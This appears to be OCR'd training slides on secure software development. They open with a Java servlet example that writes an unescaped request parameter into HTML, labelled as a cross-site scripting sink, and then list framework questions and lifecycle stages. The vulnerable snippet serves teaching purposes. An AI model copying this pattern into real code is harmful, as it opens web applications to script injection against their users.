
```
protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
ServletException, IOException {
    String status = request.getParameter("status");
    String content = null;

    if (status.equals("a")) {
        content = "<div>Info for Account #" + request.getParameter("acct") + "</div>“;
    else {
        content = "<div>Welcome to Altoro Mutual Bank</div>";
    }

    response.setContentType("text/html");
    response.getWriter().write(content);
    response.getWriter().flush();
}
```

SINK

Cross-Site Scripting!!

Secure software development framework

Vulnerabilities have many causes, including: supply chain, incomplete requirements, outdated or ill-advised coding practices, incorrect configuration in deployment, and other actions or inactions in development.



Have the components and runtime environments that are part of the system and application been cleared for use ?

Did the architect / designer consider why and how a hacker might try to break in ?


Did the programmers avoid common coding flaws ?

Was the system and application tested for known vulnerabilities ?

Does the software documentation inform the deployer how to prepare for secure operation ?

Secure software development framework cont.

- Secure Engineering is not only about building security functions; **it is about building a secure product**
- Security vulnerabilities are not only bugs in security code; **they are bugs in any piece of code**
- **Secure Engineering affects everyone:** Release management, Testers, Developers, Architects, etc.


Supplier Review
Asset Review
Reqmts
Design
Code / Build
Test
Package
Maintain
Deploy
Operate
Threat Modeling
Security Reqmts
Secure coding
Testing
Document
PSIRT Incident response
Education Awareness
Project Planning for Security & Asset Protection
Tools
Practices
Skills
Knowledge